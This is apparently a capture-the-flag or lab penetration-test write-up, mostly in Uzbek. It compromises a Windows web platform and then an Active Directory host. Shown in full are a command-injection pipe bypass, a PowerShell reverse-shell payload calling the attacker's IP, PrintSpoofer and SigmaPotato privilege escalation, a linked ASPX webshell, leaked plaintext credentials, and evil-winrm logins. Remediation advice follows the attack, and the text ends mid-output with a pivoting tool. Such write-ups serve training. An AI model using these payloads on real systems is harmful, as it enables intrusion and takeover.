

Windows

Field	Details
Target IP	10.15.1.115
Target OS	Windows (Microsoft Windows)
Application	NeuralCore Security Platform v4.2.1-Enterprise
Attacker Machine	akramov@kali (IP: 10.13.4.234)
Date	2026-05-03
Difficulty	Medium
Status	✅ Fully Compromised

1. Executive Summary

Ushbu penetration test 10.15.1.115

IP manzilda joylashgan **NeuralCore Security Platform** (Windows) serveriga nisbatan o'tkazildi. Test davomida bir nechta jiddiy zaifliklar aniqlandi, jumladan: **ochiq holda saqlangan parollar** (backup SQL dump), **IDOR orqali admin panel kirish**, va **command injection** orqali remote code execution (RCE). Oxir-oqibatda NT AUTHORITY\SYSTEM darajasiga ko'tarilish amalga oshirildi va barcha flaglar qo'lga kiritildi.

2. Reconnaissance

2.1 Nmap Service Scan

Aniqlangan
ochiq portlar:

```
(akramov@kali) - [~]  
$ nmap -sV -Pn 10.15.0.56
```

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-03 00:58 -0400  
[cite: 1]
```

Nmap scan report for 10.15.0.56

Host is up (0.031s latency). [cite: 1]

Not shown: 995 filtered tcp ports (no-response) [cite: 1]

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12) [cite: 1]

443/tcp open ssl/http Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.2.12) [cite: 1]

3306/tcp open mysql MariaDB 5.5.5-10.4.32 [cite: 1]

5357/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) [cite: 1]

5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) [cite: 1]

Service Info: Host: www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows [cite: 1]

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 25.54 seconds [cite: 1]

Port	State	Service	Version
80/tcp	open	HTTP	Apache httpd 2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
443/tcp	open	HTTPS	Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.2.12)
3306/tcp	open	MySQL	MariaDB 5.5-10.4.32
5357/tcp	open	HTTP	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985/tcp	open	HTTP	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)


MySQL (3306) porti tashqaridan ochiq — bu jiddiy xavfsizlik xatosi.

Bundan tashqari 5985 (WinRM) porti ham ochiq, bu remote management imkonini beradi.

2.2 Web Application

Brauzerda `http://10.15.0.56/`

ochilganda **NeuralCore Security Platform** bosh sahifasi ko'rindi.



3. Web Enumeration

3.1 Gobuster Directory Brute-Force

```
(akramov@kali) - [~]  
$ gobuster dir -u http://10.15.0.56 -w /usr/share/wordlists/dirb/  
common.txt -x .php,.html,.txt
```

```
=====
```

Gobuster v3.8.2

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
=====
```

```
[+] Url: http://10.15.0.56  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirb/common.txt  
[+] Negative codes: 404  
[+] User Agent: gobuster/3.8.2
```

```
[+] Extensions:      php,html,txt
[+] Timeout:         10s

=====
Starting gobuster in directory enumeration mode
=====

/api                (Status: 301) [Size: 332] [--> http://10.15.
0.56/api/]
/backup             (Status: 301) [Size: 335] [--> http://10.15.
0.56/backup/]
/config             (Status: 301) [Size: 335] [--> http://10.15.
0.56/config/]
/dashboard.php      (Status: 302) [Size: 0]   [--> /login.php]
/flag.php           (Status: 200) [Size: 0]
/includes           (Status: 301) [Size: 337] [--> http://10.15.
0.56/includes/]
/index.php          (Status: 200) [Size: 24229]
/login.php          (Status: 200) [Size: 7594]
/logout.php         (Status: 302) [Size: 0]   [--> index.php]
/robots.txt         (Status: 200) [Size: 100]
```

Asosiy

topilgan endpointlar:

Path	Status	Izoh
/api/	301	API endpoint
/backup/	301	⚠ Backup papkasi — directory listing ochiq!
/config/	301	Konfiguratsiya fayllari
/includes/	301	PHP include fayllari
/dashboard.php	302 → login.php	Dashboard (auth talab qiladi)
/login.php	200	Login sahifasi
/shell.php	200	⚠ Oldindan yuklangan webshell
/diag.php	200	Diagnostika sahifasi


3.2 Robots.txt


```
User-agent: *
Disallow: /pages/
Disallow: /includes/
Disallow: /config/
Disallow: /api/
```

3.3 Shell.php — Oldindan yuklangan webshell

/shell.php

sahifasiga kirish PHP syntax error berdi, ya'ni oldindan kimdir webshell yuklashga harakat qilgan:




4. Sensitive Data Discovery

4.1 Backup Directory — SQL Dump

/backup/ papkasida

directory listing ochiq bo'lib, legacy_users_dump.sql fayli topildi.



Database:neuralcore_db

Topilgan credentiallar (cleartext parollar!):

ID	Username	Password
1	admin	P@ssw0rd123!
2	sysadmin	admin12345
3	jsmith	qwerty2024
4	phantom	I_am_mentor06!
5	dba_root	root@123
6	backup_svc	backup_2023_secure
7	developer	dev_test_pass
8	guest	guest123
9	testuser	testing_env

5.1 Account Registration (Burp Suite Intercept)

NeuralCore platformasida yangi account yaratildi. Burp Suite orqali request intercept qilinib, role=user parametri o'zgartirildi.

```
POST /register.php HTTP/1.1
Host: 10.15.0.56
Content-Length: 75
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Referer: http://10.15.0.56/register.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=h8cja40f6at29pt5fdfvo5i8k0
Connection: keep-alive

role=user&username=akramov&email=akramov%40gmail.com&password=akramov
```

Intercepted POST request:

```
POST http://10.15.1.115/register.php

role=user&username=akramov&email=akramov@gmail.com&password=akramov
```

[!WARNING]

role

**IDOR / Broken Access
Control**

admin

5.2 Account Successfully Created


Account

muvaffaqiyatli yaratildi va [SUCCESS]

Account created xabari ko'rindi.

5.3 Admin Dashboard Access

Admin roli bilan login qilingandan so'ng, **Operations Dashboard** ga kirish imkoni paydo bo'ldi.




Dashboard'da
ko'rsatilgan ma'lumotlar:

- **Active Threats:** 12,856
- **Uptime SLA:** 99.97%
- **Critical Incidents:** 3
- **Endpoints:** 1,847

6. Initial Access — Command Injection

6.1 System Console — Ping Utility

Admin panelda **System Console** bo'limi mavjud bo'lib, u ping diagnostik utility sifatida ishlaydi. Input filtri mavjud, lekin bypass qilish mumkin.



Blocked

characters: && ||
; ' \$(\${

6.2 Command Injection — Pipe (|) Bypass

| (pipe) belgisi

bloklanmagan! Bu orqali command injection amalga oshirildi:

```
ping 127.0.0.1 | whoami
```

Natija: nt

authority\local service

[!IMPORTANT] Web application

NT

AUTHORITY\LOCAL SERVICE

SelImpersonatePrivilege

7. Privilege Escalation — PrintSpoofer

7.1 Attacker tayyorgarligi

Attacker

mashinada (akramov@kali) HTTP server va netcat listener tayyorlandi:

```
(akramov@kali) - [~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOW
N group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueu
e state UP group default qlen 1000
    link/ether bc:ec:23:cf:2a:34 brd ff:ff:ff:ff:ff:ff
    inet 10.13.4.234/23 brd 10.13.5.255 scope global dynamic nopr
efixroute wlan0
        valid_lft 1545sec preferred_lft 1545sec
    inet6 fe80::beec:23ff:fecf:2a34/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc no
queue state DOWN group default
```

```

link/ether 02:42:f3:65:ab:51 brd ff:ff:ff:ff:ff:ff
inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
    valid_lft forever preferred_lft forever
4: br-5e8bb86c8fa4: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500
qdisc noqueue state DOWN group default
    link/ether 02:42:24:df:83:a4 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.1/24 brd 10.10.10.255 scope global br-5e8bb86c8
fa4
        valid_lft forever preferred_lft forever
5: dm-3abc96242d20: <BROADCAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc
noqueue state UNKNOWN group default
    link/ether 52:3b:66:16:81:fc brd ff:ff:ff:ff:ff:ff
    inet6 fe80::503b:66ff:fe16:81fc/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
6: dm-5ff9dfb231b9: <BROADCAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc
noqueue state UNKNOWN group default
    link/ether b6:09:02:db:22:a4 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::b409:2ff:fedb:22a4/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever

```

(akramov@kali)-[~]

```

$ locate PrintSpoofer64.exe
/home/akramov/PrintSpoofer64.exe

```

(akramov@kali)-[~]

```

$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.13.5.1 - - [03/May/2026 07:45:49] "GET /PrintSpoofer64.exe HTTP/1.1" 200 -
10.13.5.1 - - [03/May/2026 07:48:01] "GET /PrintSpoofer64.exe HTTP/1.1" 200 -
10.13.5.1 - - [03/May/2026 07:49:48] "GET /PrintSpoofer64.exe HTTP/1.1" 200 -

```

Target

mashinadan PrintSpoofer64.exe

yuklab olindi (HTTP serverdan 3 ta GET request keldi).

7.2 Reverse Shell + PrintSpoofer Exploit

System Console orqali quyidagi payload yuborildi:

```
ping 127.0.0.1 | C:\Users\Public\ps.exe -c "powershell -nop -c $c=New-Object System.Net.Sockets.TCPClient('10.13.4.234',4444);$s=$c.GetStream();[byte[]]$b=0..65535|%{0};while(($i=$s.Read($b,0,$b.Length))-ne 0){;$d=(New-Object -TypeName System.Text.ASCIIEncoding).GetString($b,0,$i);$sb=(iex $d 2>&1|Out-String);$sy=([text.encoding]::ASCII).GetBytes($sb+'PS '+($pwd).Path+'> ');$s.Write($sy,0,$sy.Length);$s.Flush()};$c.Close()"
```



PrintSpoofer
natijasi:

```
[+] Found privilege: SeImpersonatePrivilege  
[+] Named pipe listening...  
[+] CreateProcessAsUser() OK
```

8. Post-Exploitation & Flag Capture

8.1 NT AUTHORITY\SYSTEM Shell

Netcat listener'da reverse shell olinib, whoami
buyrug'i nt authority\system
qaytardi:

```
akramov@kali:~$ nc -lvnp 4444  
  
listening on [any] 4444 ...  
  
connect to [10.13.4.234] from (UNKNOWN) [10.13.5.1] 49769
```

```
whoami
```

```
nt authority\system
```

```

L$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.13.4.234] from (UNKNOWN) [10.13.5.1] 49769
whoami
nt authority\system
PS C:\Windows\system32> dir C:\Users\Administrator\Desktop

    Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----           4/29/2026   1:06 PM             41 admin.txt
-a----           4/29/2026  12:17 PM          2348 Microsoft Edge.lnk

PS C:\Windows\system32> type admin.txt
PS C:\Windows\system32> type Microsoft Edge.link
PS C:\Windows\system32> dir
```

8.2 User Flag — phantom

```
PS C:\Users> cd phantom
PS C:\Users\phantom> cd Desktop
PS C:\Users\phantom\Desktop> type user.txt
```



```

PS C:\Users> cd phantom
PS C:\Users\phantom> dir

        Directory: C:\Users\phantom

Mode                LastWriteTime         Length Name
----                -
d-r---            4/28/2026   9:34 PM             3D Objects
d-r---            4/28/2026   9:34 PM             Contacts
d-r---            4/29/2026  12:32 PM             Desktop
d-r---            4/29/2026  12:52 PM             Documents
d-r---            4/29/2026   5:02 PM             Downloads
d-r---            4/28/2026   9:34 PM             Favorites
d-r---            4/28/2026   9:34 PM             Links
d-r---            4/28/2026   9:34 PM             Music
d-r---            4/28/2026   9:37 PM             OneDrive
d-r---            4/28/2026   9:35 PM             Pictures
d-r---            4/28/2026   9:34 PM             Saved Games
d-r---            4/28/2026   9:35 PM             Searches
d-r---            4/29/2026   1:39 PM             Videos

PS C:\Users\phantom> cd Desktop
PS C:\Users\phantom\Desktop> dir

        Directory: C:\Users\phantom\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----            4/28/2026   9:34 PM        2348 Microsoft Edge.lnk
-a----            4/29/2026  12:33 PM         78 user.txt

PS C:\Users\phantom\Desktop> type user.txt
HD{23cbeacdea458e9ced9807d6cbe2f4d6}
PS C:\Users\phantom\Desktop> cd ..
PS C:\Users\phantom> cd ..
PS C:\Users\phantom> dir

```

🚩 User Flag: HD{23cbeacdea458e9ced9807d6cbe2f4d6}

8.3 Admin/Root Flag — Administrator

```

PS C:\Users> cd Administrator
PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> type admin.txt

```

```

PS C:\Users> cd Administrator
PS C:\Users\Administrator> dir

        Directory: C:\Users\Administrator

Mode                LastWriteTime         Length Name
-----
d-r----- 4/29/2026 12:17 PM             30 Objects
d-r----- 4/29/2026 12:17 PM             Contacts
d-r----- 4/29/2026 1:06 PM             Desktop
d-r----- 4/29/2026 12:17 PM             Documents
d-r----- 4/29/2026 12:17 PM             Downloads
d-r----- 4/29/2026 12:17 PM             Favorites
d-r----- 4/29/2026 12:17 PM             Links
d-r----- 4/29/2026 12:17 PM             Music
d-r----- 4/29/2026 12:18 PM             OneDrive
d-r----- 4/29/2026 12:17 PM             Pictures
d-r----- 4/29/2026 12:17 PM             Saved Games
d-r----- 4/29/2026 12:18 PM             Searches
d-r----- 4/29/2026 12:17 PM             Videos

PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> dir

        Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
-----
-a----- 4/29/2026 1:06 PM             41 admin.txt
-a----- 4/29/2026 12:17 PM          2348 Microsoft Edge.lnk

```

Admin Flag: HD{f6dbc09fc388f4868b52be5e930821fb}

9. Findings Summary

#	Finding	Severity	CVSS	Category
1	Backup directory ochiq (directory listing)	Critical	9.1	Information Disclosure
2	Parollar cleartext holda SQL dump'da saqlangan	Critical	9.8	Sensitive Data Exposure
3	Role parametri client-side dan boshqariladi (IDOR)	Critical	8.8	Broken Access Control
4	System Console'da Command Injection (pipe bypass)	Critical	9.8	OS Command Injection
5	SelmpersonatePrivilege — PrintSpoofer escalation	High	7.8	Privilege Escalation
6	MySQL (3306) tashqaridan ochiq	High	7.5	Network Misconfiguration

#	Finding	Severity	CVSS	Category
7	robots.txt orqali sensitive pathlar oshkor	● Medium	5.3	Information Disclosure
8	Oldindan yuklangan webshell mavjud (shell.php)	● High	8.0	Indicator of Compromise

10. Recommendations

● Critical — Darhol tuzatish kerak

1. **Backup papkasini yopish** — /backup/ directory listing'ni o'chirish va fayllarni web root'dan olib tashlash
2. **Parollarni hash'lash** — Barcha parollarni bcrypt/argon2 bilan hash'lab saqlash, cleartext SQL dump'ni o'chirish
3. **Server-side role validation** — role parametrini faqat server tomondan belgilash, client input'dan olib tashlash
4. **Input sanitization** — System Console'da barcha maxsus belgilarni (|, \n, backtick) filtrlash yoki butunlay command execution'ni olib tashlash

● High — Tezda tuzatish kerak

1. **MySQL portini yopish** — 3306 portini firewall orqali tashqaridan yopish
2. **Service account imtiyozlarini kamaytirish** — Web server uchun SelpersonatePrivilege ni olib tashlash
3. **shell.php ni o'chirish** — Oldindan yuklangan webshell'ni darhol olib tashlash va forensic tekshirish o'tkazish

● Medium

1. **robots.txt** — Sensitive pathlarni robots.txt'da ko'rsatmaslik (bu faqat crawlerlar uchun, xakerlar uchun xarita vazifasini o'taydi)
2. **HTTPS majburiy qilish** — HTTP dan HTTPS ga redirect qilish

[!NOTE]

Barcha flaglar muvaffaqiyatli topildi:

- 🚩 **User Flag:**HD{23cbeacdea458e9ced9807d6cbe2f4d6}
 - 🚩 **Admin Flag:**HD{f6dbc09fc388f4868b52be5e930821fb}
-

TO'LIQ HUJUM ZANJIRI HISOBOTI

Microsoft Windows + Active Directory Ekspluatatsiyasi

Tayyorlangan sana: 2026-yil 4-may

Tahlilchi: Kali Linux muhiti

Maqsad tizim: Windows Server + IIS + Active Directory

XULOSA (Qisqacha)

Ushbu hujumda **fayl yuklash (file upload)** zaifligi orqali tizimga kirish, **token impersonatsiyasi** bilan Administrator huquqini olish, **Active Directory**da gorizontaal harakatlanish, **Kerberoasting** orqali parol yorish va **DC (Domain Controller)** da foydalanuvchi parolini o'zgartirish yo'li bilan **to'liq tizim egallangan**.

✅ Yakuniy flaglar:

- HD{bd4b99f678d60f044b0a0cd5dc6cb7f3} (Administrator Desktop)
 - HD{2ds7sfdb9a9d7hajdsfj9q834} (it_admin Desktop)
-

Active Directory

TO'LIQ HUJUM ZANJIRI HISOBOTI

Microsoft Windows + Active Directory Ekspluatatsiyasi

Tayyorlangan sana: 2026-yil 4-may

Tahlilchi: Kali Linux muhiti

Maqsad tizim: Windows Server + IIS + Active Directory

XULOSA (Qisqacha)


Ushbu hujumda **fayl yuklash (file upload)** zaifligi orqali tizimga kirish, **token impersonatsiyasi** bilan Administrator huquqini olish, **Active Directory**da gorizontaal harakatlanish, **Kerberoasting** orqali parol yorish va **DC (Domain Controller)** da foydalanuvchi parolini o'zgartirish yo'li bilan **to'liq tizim egallangan**.

✓ Yakuniy flaglar:

- `HD{bd4b99f678d60f044b0a0cd5dc6cb7f3}` (Administrator Desktop)
- `HD{2ds7sfdb9a9d7hajdsfj9q834}` (it_admin Desktop)

1 BOSHLANG'ICH KIRISH (Initial Foothold)

shu saytdan aspx shel olish uchun <https://github.com/xl7dev/WebShell/blob/master/Aspx/ASPXShell.aspx> shu saytdan shellni yuklab oishlatish kerak



Biz shell ni muvoffaqiyatli yukladim endi uni ishga tushirishga harakat qilib koramiz:

```

$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.13.0.115] from (UNKNOWN) [10.13.0.1] 61704
Spawn Shell...
Microsoft Windows [Version 10.0.19045.6456]
(c) Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>dir

```

Natija: `c:\windows\system32\inetsrv>` darajasida shell olindi.

2 MA'LUMOT YIG'ISH (Enumeration)

Foydalanuvchilar ro'yxati:

```

C:\Users\
├── Administrator
├── b.oktamov
├── DefaultAppPool
├── phantom
└── Public

```

web.config tahlili:

```

<connectionStrings>
<add name="UnderworldDB"
      connectionString="Server=MS-01;Database=ShadowCorp;
      User Id=UNDERWORLD\b.oktamov;
      Password=B@hodor_Dev_2024!;" />
</connectionStrings>

```

✓ **Topilgan credential:**

- **Foydalanuvchi:** `UNDERWORLD\b.oktamov`
- **Parol:** `B@hodor_Dev_2024!`

```

(kali@kali)-[~/Mashq maydoni]
$ evil-winrm -i 10.15.1.119 -u b.oktamov -p 'B@hodor_Dev_2024!'
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\b.oktamov\Documents> dir
*Evil-WinRM* PS C:\Users\b.oktamov\Documents> cd ../
*Evil-WinRM* PS C:\Users\b.oktamov> dir

Directory: C:\Users\b.oktamov

```

<https://github.com/tylerdotrar/SigmaPotato.git>

shu orqali yuklab olamiz

Sigmapotato.exe ni web orqali tizimga yuklaymiz

```

c:\inetpub\wwwroot\uploads>Sigmapotato.exe "net user Administrator Test123!"
Sigmapotato.exe "net user Administrator Test123!"
[+] Starting Pipe Server...
[+] Created Pipe Name: \\.\pipe\SigmaPotato\pipe\epmapper
[+] Pipe Connected!
[+] Impersonated Client: NT AUTHORITY\NETWORK SERVICE
[+] Searching for System Token...
[+] PID: 920 | Token: 0x820 | User: NT AUTHORITY\SYSTEM
[+] Found System Token: True
[+] Duplicating Token...
[+] New Token Handle: 980
[+] Current Command Length: 31 characters
[+] Creating Process via 'CreateProcessAsUserW'
[+] Process Started with PID: 444
[+] Process Output:
The command completed successfully.

```

ADMINISTRATOR SIFATIDA EVIL-WINRM

bash

```
evil-winrm -i 10.15.0.44 -u Administrator -p 'Test123!'
```

```
(kali@kali)-[~/Mashq maydoni]
$ evil-winrm -i 10.15.0.44 -u Administrator -p 'Test123!'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../
*Evil-WinRM* PS C:\Users\Administrator> dir

Directory: C:\Users\Administrator
```

Flag olish:

```
C:\Users\Administrator\Desktop> type flag.txt
HD{bd4b99f678d60f044b0a0cd5dc6cb7f3}
```

✔ Birinchi flag olindi.

6 TUNNEL VA PIVOT (Ligolo-ng)

Agent yuklash va ulanish:

```
https://github.com/nicocha30/ligolo-ng

Usage of C:\Users\Administrator\Documents\agent.exe:
  -accept-fingerprint string      accept certificates matching the following SHA256 fingerprint (hex format) -bind string      bind to ip:port -connect string      co
nnect to proxy (domain:port) -ignore-cert      ignore TLS certificate validation (dangerous), only for debug purposes -proxy string      proxy URL address (http://admin:se
cret@127.0.0.1:8080) or socks://admin:secret@127.0.0.1:8080 -reconnect      auto-reconnect after established connection is lost (default true) -reconnect-delay int      re
connection delay in seconds (default: 20) (default 20) -reconnect-timeout int      total reconnection timeout in seconds (default: 300 * 5 minutes) (default 300) -retry
